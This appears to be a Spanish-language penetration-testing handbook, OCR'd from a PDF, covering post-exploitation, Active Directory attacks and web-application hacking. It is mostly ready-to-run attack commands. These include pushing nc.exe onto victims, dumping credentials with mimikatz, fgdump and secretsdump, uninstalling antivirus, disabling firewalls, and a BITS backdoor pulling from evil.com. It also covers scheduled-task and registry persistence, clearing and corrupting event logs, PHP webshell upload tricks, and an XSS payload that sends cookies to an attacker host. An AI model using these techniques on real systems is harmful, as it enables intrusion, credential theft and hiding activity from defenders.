
POST EXPLOTACION



X. POST EXPLOTACION

10. Transferencia de archivos

> FTP



Configurar el servidor FTP (KALI)

```
[  /opt/SERVERS/ ]
```

- Iniciar el servidor

ftp.py

- Creando archivo ftp para el cliente (Windows)

```
echo open 192.168.0.103 21 > ftp.txt
echo offsec>> ftp.txt
echo mypass >> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -s:ftp.txt
```

> VBScript



- Crear archivo wget.vbs

```


echo strUrl = WScript.Arguments.Item(0) >> wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http =
CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http =
CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http =
CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo strData = "" >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And AscB(MidB(varByteArray,lngCounter + 1, 1))) >>
wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

```

- Ejecutar script

```
cscript wget.vbs http://192.168.80.167/nc.exe nc.exe
```

➤ Powershell




Crear archivo wget.ps1

```
echo $StorageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://192.168.80.167/nc.exe" >>wget.ps1
echo $file = "new-exploit.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Ejecutar script

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

➤ Recurso compartido



- Compartir recurso con TODOS

```
net share binaries=C:\binaries /GRANT:Todos,FULL
```

```
icacls C:\binaries /grant Todos:F /inheritance:e /T
```

- Borrar recurso compartido

```
net share C:\binaries /delete /yes
```

- Si fuera necesario habilitamos el usuario invitado/guess

```
net user invitado /active:yes
```

- Montar desde un cliente windows

```
net use \\[ip-victima]\binaries
```

- Desmontar recurso compartido

```
net use \\[ip-victima]\binaries /delete
```

> Netcat (Linux)

- Esperamos envío de archivo

```
nc -nvlp 1234 > Linux.tar.gz
```


- Envio de archivo

```
nc -w 3 [ip] 1234 < myfiles.tar.bz
```

> Python (linux)

```
python -c 'import urllib;testfile =  
urllib.URLopener();testfile.retrieve("http://192.168.0.103/Linux.tar.gz",  
"Linux.tar.gz")'
```

10.1. Extraer hashes de Security Account Manager (SAM)





/usr/share/windows-binaries/



fgdump.exe

Generara el archivo: 127.0.0.1.pwdump

10.2. Extraer hashes y password de memoria (LSASS)

Con esta técnica también se puede extraer los hashes de usuarios de **otros equipos** que se logearon en ese equipo (RDP, terminal service, etc).

➤ WCE



/usr/share/windows-binaries/



- Tratar de extraer en texto plano (de memoria)


wce.exe -w



Algunos antivirus lo detectan como virus



➤ Mimikats



Dependiendo del método de autenticación y el sistema operativo usado se puede extraer diferente información:

	Primary			kerberos		
	LM	NTLM	SHA1	pass 1	PIN 4	tickets
Windows XP/2003						
Local Account						
Domain Account					5	
Windows Vista/2008 & 7/2008r2						
Local Account						
Domain Account						
Windows 8/2012						
Microsoft Account						
Local Account						
Domain Account						
Windows 8.1/2012r2						
Microsoft Account						
Local Account				7		
Domain Account						
Domain Protected Users						
not applicable						
data in memory						
no data in memory						

module ~ sekurlsa: Este modulo extrae password, keys, pin codes, tickets

- Obtener privilegios de depuración

```
privilege::debug
```

- Extraer password y hashes

sekurlsa::wdigest	AD Password
sekurlsa::msv	Leer hashes de memoria
sekurlsa::tspkg	AD Password
sekurlsa::kerberos	LM/NTLM/Hashes
sekurlsa::Ssp	Outlook Password
sekurlsa::livessp	Windows 8 password
sekurlsa::logonpasswords	Combinación de anteriores comandos

10.3. Escaneo desde la maquina comprometida

Cuando la red interna es muy grande escanearlo mediante pivoteo es muyyy lento.

Es mejor subir herramientas y ejecutarlas directamente desde la maquina comprometida.




> Nbtscan



nbtscan.exe 192.168.0.0/24

> Nmap



- Instalar Microsoft Visual C++ 2010 Redistributable Package

```
vcredist_x86.exe /q
```

- Ejecutar normalmente:

```
nmap.exe -n -Pn -A 10.0.0.0/24
```

10.4. Desinstalar software

- Listar software instalado

```
wmic product get name /value
```

- Desinstalar antivirus

```
wmic product where name="Microsoft Security Client" call uninstall  
/Interactive:Off
```

10.5. (Des)configurar Firewall



- Determinar configuración actual del firewall (**consola windows**)

```
Netsh firewall show opmode
```

Para revisar mas detalles (servicios y programas habilitados):

```
Netsh firewall show config
```

```
Configuración del perfil Estándar (actual):
-----
Modo funcional      Firewall habilitado ← = Habilitar
Modo de excepción   No permite excepciones ← = Deshabilitar
Configuración del servidor de seguridad Conexión de área local:
-----
Modo funcional      = Habilitar
Configuración del servidor de seguridad Conexión de área local 2:
-----
Modo funcional      = Habilitar
```

- Habilitar RDP

```
netsh firewall set service type = remotedesktop mode = enable
```

- Deshabilitar todo el firewall

```
netsh firewall set opmode mode=Disable
```



- Determinar configuración actual del firewall (**consola windows**)

```
netsh advfirewall show allprofiles
```

Configuración de Perfil privado:	
Estado	ACTIVAR
Directiva de firewall	BlockInbound,AllowOutbound
LocalFirewallRules	N/A (sólo almacen de GPOs)
LocalConSecRules	N/A (sólo almacen de GPOs)
InboundUserNotification	Habilitar
RemoteManagement	Deshabilitar
UnicastResponseToMulticast	Habilitar
Registro:	Deshabilitar
FileteredConnections	Deshabilitar
FileName	%systemroot%\system32\LogFile

Firewall habilitado:

- ✓ ACTIVAR (Windows 7)
- ✓ ON (Windows server 2008, Windows 8)

- Deshabilitar todo el firewall

```
NetSh Advfirewall set allprofiles state off
```

Mostrar todas las reglas

```
netsh advfirewall firewall show rule name=all
```

- Habilitar puerto TCP/49150

```
netsh advfirewall firewall add rule name="Redes principales: Teredo (TCP de entrada)" dir=in action=allow protocol=TCP localport=49150
```

- Habilitar un programa en particular

```
netsh advfirewall firewall add rule name="Allow Messenger" dir=in action=allow program="C:\programfiles\messenger\msnmsgr.exe"
```

10.6. Habilitando RDP



- Habilitar RDP mediante registro

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

- Conectar desde KALI

```
rdesktop -u [usuario] -p [password] [ip-remota]
```



- Habilitar RDP mediante registro

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

- Deshabilitar “Network Level authentication”

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal  
Server\Winstations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
```

- Conectar desde KALI

```
rdesktop -u [usuario] -p [password] [ip-remota]
```



Confirmar que el firewall no este bloqueando el protocolo RDP

```
netsh firewall set service type = remotedesktop mode=enable
```

10.7. Otros ataques

Windows Remote Management

Port: 5985/5986

Managing Remote Servers: What is WinRM?

- Remote management protocol based on an industry standard called WS-Management
- Runs as a Windows Service (display name = Windows Remote Management)
- Can be configured with the Winrm command
- Communicates over HTTP or HTTPS, but over different TCP ports (5985 or 5986) than usual
`winrm enumerate winrm/config/listener`

Managing Remote Servers

- Administration is performed transparently through Windows Management Instrumentation (WMI)
- WMI instructions can be sent over the network through two methods
 - WinRM (“Remote Management,” default, basic, FF, based on industry standard WS-Management.)
 - DCOM (older, proprietary, complex, RPC, not FF)

<https://www.youtube.com/watch?v=FxekUPY5ojU>

MS08_068 and MS10_046

10.8. Persistencia

➤ Teredo + IPv6

<https://room362.com/post/2010/2010-09-24-revenge-of-the-bind-shell>

➤ BITS backdoor

Info:			
-------	---	--	---

BITS is the Background Intelligent Transfer System. This service is used by your operating system to download patches from Microsoft or your local WSUS


server. But this service can also be used to schedule the download of an attacker's malware.

```
bitsadmin /addfile mybackdoor http://evil.com/shell.exe  
c:\windows\temp\shell.exe
```

[ Se puede detectar backdoors con los comandos:
bitsadmin /list
bitsadmin /listfiles "alguna-tarea"]

➤ Service Failure Recovery Startups

You can configure Windows services with an automatic recovery action. The defined action will be taken when the service crashes unexpectedly. --> RUN A PROGRAM.



You can also check this information with:

```
SC QFAILURE <servicename>
```

Para ejecutar el programa malicioso debemos “hacer caer” el servicio (DoS,

exploit, etc)

➤ **Service Triggers based on ETW (Event Tracing for Windows)**

- Logear trafico del navegador en un archivo

```
cd %temp%
logman start CookieStealer -p Microsoft-Windows-WinInet -o
cookiesteal.etl -ets
```

- Filtrar trafico con peticiones POST

```
wEvtutil qe cookiesteal.etl /lf:true /f:Text | find /i "POST"
```

- Detener registro de logs

```
logman stop CookieStealer -ets
```

- borrar archivo

```
del cookiesteal.etl
```

➤ **Attach a debugger with ImageFileExecutionOptions**

The operating system can be configured to automatically start a debugger every time a given application is launched. To set this up you simply create a registry key and windows will take care of the rest.

to launch calculator every time someone tries to run notepad.exe

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\Notepad.exe" /v Debugger /t REG_SZ /d
```

c:\Windows\system32\calc.exe



Solo se ejecutara calc.exe ya no notepad.exe



➤ Winlogon Events

Most versions of Windows will allow an application inside a DLL to register events that are triggered by WinLogon. Once that occurs the application will be launched whenever that event occurs.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify

➤ Folders de inicio

Cualquier programa que este en estos directorios sera ejecutado cuando se logreen al sistema

Windows 7 – 10

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

Windows XP – 2003

%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup

➤ Tareas programadas

Se ejecuta todos los dias a las 8am

```
schtasks /create /tn "EvilTask" /tr C:\Some\Evil\Task.exe /sc daily /st  
08:00
```

```
at 08:00 /EVERY:m,t,w,th,f,s,su C:\Some\Evil\Task.exe
```

```
C:\Windows\system32>schtasks /create /ru SYSTEM /sc MINUTE /MO 10 /tn megapwn /tr "\"C:\\\\Users\\\\mike.MEGACORPONE\\\\Downloads\\\\evil.exe\""
schtasks /create /ru SYSTEM /sc MINUTE /MO 10 /tn megapwn /tr "\"C:\\\\Users\\\\mike.MEGACORPONE\\\\Downloads\\\\evil.exe\""
SUCCESS: The scheduled task "megapwn" has successfully been created.
```

➤ Registro de windows

- Winlogon: Se ejecuta cada vez que se logeo un usuario


```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:\evil.exe", "C:\Windows\system32\userinit.exe"
```

- Run and RunOnce

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v EvilKey /t REG_SZ /d "C:\Some\Evil\Binary.exe"
```

```
reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
```



10.9. Borrando huellas

➤ Modificar políticas de auditoria

- Listar políticas

```
auditpol /get /category:*
```

- Deshabilitar todo (No recomendable)

```
auditpol /clear /y
```

- Deshabilitar política individual

```
auditpol /set /category:"Logon/Logoff" /failure:disable /success:disable
```

- Habilitar política individual

```
auditpol /set /category:"Logon/Logoff" /success:enable /failure:enable
```

➤ Corromper logs



Windows Vista+ logs (C:\Windows\System32\winevt\Logs)

- application.evtx
- security.evtx
- System.evtx

Windows server 2003 logs (C:\windows\system32\config)

- AppEvent.Evt
- SecEvent.Evt
- SysEvent.Evt

Detener servicio (consola windows)

```
net stop eventlog /y
```


Descargar los logs (meterpreter)

Download security.evtx

Corromperlos con un editor hexadecimal (KALI)

```
bless security.evtx
```

✓ Adicionar caracteres 0D



Subir los logs (meterpreter)

```
upload security.evtx
```

Iniciar servicio (consola windows)

```
net start eventlog
```

11

HACKING ACTIVE DIRECTORY



XI. HACKING ACTIVE DIRECTORY

11. Passwords in SYSVOL & Group Policy Preferences



Conceptos teóricos necesarios

SYSVOL

- SYSVOL is the domain-wide share in Active Directory to which all authenticated users have read access.
- SYSVOL contains logon scripts, group policy data, and other domain-wide data which needs to be available anywhere

Cuando una GPP es creada, tambien se crea un archivo XML en SYSVOL que tiene la configuracion relevante y el password local administrativo

encriptado con AES⁵



- Montar

```
net use z: \\WIN2012\SYSVOL
```

- ✓ groups.xml
- ✓ Services\Services.xml
- ✓ ScheduledTasks\ScheduledTasks.xml
- ✓ Printers\Printers.xml
- ✓ Drives\Drives.xml
- ✓ DataSources\DataSources.xml

- Buscar

```
dir /s groups.xml
```

\\domain\SYSVOL\domain\Policies\{*}\Machine\Preferences\Groups\Groups.xml

- Desencriptar el password

```
gpp-decrypt [password-encriptado]
```

⁵ <https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>

https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.a_spx



11.1. JASBUG MS15-011 MS15-014

Bucar exploit publico

11.2. Golden ticket

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets.

To generate a golden ticket, you will need to get four items:

- the account name of a domain administrator
- the domain name
- the SID for the domain
- the password hash of the [krbtgt](#) user from the Domain Controller

11.3. MS14-068 Kerberos Vulnerability



Sirve para elevar privilegios de un usuario del dominio a administrador del

dominio (Necesitamos saber usuario/password de un usuario)

- Descubrir SID (KALI)

```
rpcclient -U win7 [IP-DC]  
lookupnames win7
```



/opt/activeDirectory/pykek



- Crear ticket (KALI)

```
python ms14-068.py -u win7@domi.local -s [SID] -p [pass] -d [IP-DC]
```

- Cargamos el ticket con mimikatz (Cliente windows)

```
kerberos::ptc TGT_win7@miempresa.local.ccache
```



Usar un equipo que no este en el dominio para evitar conflicto de tickets



Klist

```
net use \\server2008\admin$  
net use k: \\server2008\c$
```


- Ejecutamos el archivo **troyano_meterpreter.exe** en el DC

```
Psexec.exe -accepteula \\server2008 -c troyano_meterpreter.exe
```

11.4. Dumping NTDS



Todos los datos del active directory están en la base de datos NTDS.dit.



➤ **Remotamente**

```
secretsdump.py [DOMINIO]/administrador:[password]@[ip-DC]
```

```
secretsdump.py -hashes [hash] [DOMINIO]/administrador@[ip-DC]
```

➤ **Realizando copia local**

En la controlador de dominio (admin) ejecutar:

- Para saber la ruta de NTS.dit

```
reg query  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
```

- Realizar una copia

```
vssadmin create shadow /for=c:
```

- Copiar los archivos NTDS.nit y system.hive

```
copy  
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit C:\ntds.dit
```

```
copy  
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\system.hive
```

- Despues de copiar ntds.dit y system.hive a KALI:

```
secretsdump.py -ntds ntds.dit -system system.hive local
```

- Mostrar usuario logeados en el dominio

Ejecutar desde un equipo dentro del dominio



NetSess.exe [dominio]

11.5. Contramedidas

MS14-025: Vulnerability in Group Policy Preferences could allow elevation of privilege <https://support.microsoft.com/en-us/kb/2962486>

12

WEB ATTACKS



XII. HACKING WEB APPLICATIONS

Cookies

By default, in PHP, the sessions are saved using one file per session and are stored unencrypted /var/lib/php5/. If your session id is `o8d7lr4p16d9gec7ofkdbnhm93`, you will see a file named `sess_o8d7lr4p16d9gec7ofkdbnhm93` which contains the information in the session

➤ Puertos típicos HTTP

Port	HTTP
80	Puerto por defecto
81	Puerto alternativo
82	Puerto alternativo
443	SSL
8080	Apache tomcat
8000	Puerto alternativo
8081	Puerto alternativo

7777	Oracle Server
9090	Cherokee/WebSphere
10000	Webmin
8443	Apache Tomcat SSL
5357	Web services

12. Identificar puntos de entrada

El primer paso es mapear el sitio web.

a) Crawling

Visita los links que tiene el sitio web mostrando su estructura.

owasp-zap

- ✓ Click derecho en el objetivo (dominio) > attack > spider
- ✓ Report > Export all URL to file

Buscar:

- Upload and download functionalities.
- Authentication forms and links: login, logout, password recovery functions.
- Administration section.
- Data entry points: "Leave a comment", "Contact us" forms.

12.1. Extensiones

Extension	Tecnología
.php	PHP
.jsp .do	Java

12.2. Fingerprinting inicial

whatweb <http://eju.tv>

/opt/web/wig

python3 wig.py -a -v http://intranet.cidre.org.bo

- Descubrir mas vectores de ataque

<http://localhost/wivet/>

12.3. Escaneador de vulnerabilidades en aplicaciones web

> VEGA

- Iniciar Vega:

Vega



> **Web Application Attack and Audit Framework (w3af)**

- Iniciar w3af:

```
[  /opt/web/w3af/ ]
```

`./w3af_gui`



Esar el siguiente perfil para el escaneo:

- Auditor OWASP top 10

➤ **Wapiti**

```
wapiti http://testasp.vulnweb.com/ --scope domain --color -o result.html
```

12.4. Generando errores

Generamos errores:

- adicionando NULL byte (%00), a single quote (%27) or a double quote (%22) a la URL.
- Modify a value from the HTTP request. (BurpSuite)
 - `GET /index.php HTTP/1.1 --> BOB /index.php HTTP/1.1`
- Modificando parámetros:
`index.php?name=hacker ==> index.php?name[]=hacker`
- edit your PHPSESSIONID or COOKIE to 0, then refresh it .
- Buscar variable FILENAME los archivos (No generamos errores pero obtenemos info)
 - `info.php`
 - `phpinfo.php`
 - `test.php`
 - `php.php`
 - `testphp.php`


Buscamos información como:

- Versiones de la tecnología usada
- Rutas absolutas de los archivos
- Presencia de bases de datos
- IPs internas

12.5. Unrestricted File Upload

Técnicas para subir webshells

- Extensión:
 - archivo.php5 (extensión alternativa)
 - Archivo.php.blah (doble extensión)
- Alternar mayúsculas y minúsculas file.aSp or file.PHp3
- Modificar cabecera de archivo Ej: para que parezca una imagen
- Use of null character—> file.asp%00.jpg



Since PHP 5.3.4 you can't use the NULL byte trick to get rid of the extension

- Create a file with a forbidden extension
 - file.php:.jpg
 - file.php::\$data
- Using trailing spaces and/or dots at the end of the filename like file.asp.... , file.asp , file.asp.

URL de prueba: http://192.168.2.7/bWAPP/unrestricted_file_upload.php

- Técnica 1
- Doble extensión
 - Adicionar código php al final de la imagen


<http://192.168.0.101/uploads2/tux.php.png?cmd=uname -a>

➤ Técnica 2 : Código php en comentario de una imagen PNG

```
exiftool -Comment='<?php system($_GET['cmd']); ?>' vacio.png
```

- Comprobar que
strings tux.png | grep system
 - Ejecutar comandos

<http://172.16.22.229/admin/uploads/1467915221.png/c.php?cmd=ls>



➤ Técnica 3 Adicionar manejador para una extensión arbitraria

Usar esta técnica si nos deja subir archivos sin extensiones


- Subir .htaccess con el contenido

```
AddType application/x-httpd-php .blah
```

- subir c99.blah

12.6. XSS (Cross-site scripting)

XSS es un tipo de inseguridad informática típico de las aplicaciones Web, que permite a una tercera parte injectar en páginas web visitadas por el usuario código JavaScript



Tipos de XSS



> Session hijacking

Usar [http://\[ip-bee-box\]/bWAPP/xss_get.php](http://[ip-bee-box]/bWAPP/xss_get.php)

- Escuchar en el puerto 80 (KALI)

```
nc -nlvp 80
```

- Código para robar cookies

```
<script>
var img = new Image();
img.src = "http://[IP-atacante]/xss.php?"+document.cookie;
</script>
```

Codificar todo en burpsuite (URL encode)

➤ Phishing

- Escuchar en el puerto 80 (KALI)

```
nc -nvlp 80
```

- Código HTML

```
<br>
<FORM action="http://[ IP ]/xss.php" method="post">
  Usuario <input type="text" name="username"> <br>
  Password:<input type="password" name="pass"> <br>
  <INPUT type="submit" value="Send">
</FORM>
```



Codificar todo en burpsuite

➤ Redireccion

```
<script> window.location = "http://www.google.com/" </script>
```



Codificar todo en burpsuite

➤ **Deface**

```
<script>document.body.innerHTML=<H1>  
HACKED by me</H1>"</script>
```

```
<body onload="document.write( 'HACKED by ME again' )">
```



➤ **Ofuscando XSS**

- <script>alert(/sitio comprometido otra vez/.source);</script>
- <script> a=alert;a(9)</script>
- Alternativamente se puede usar ASCII

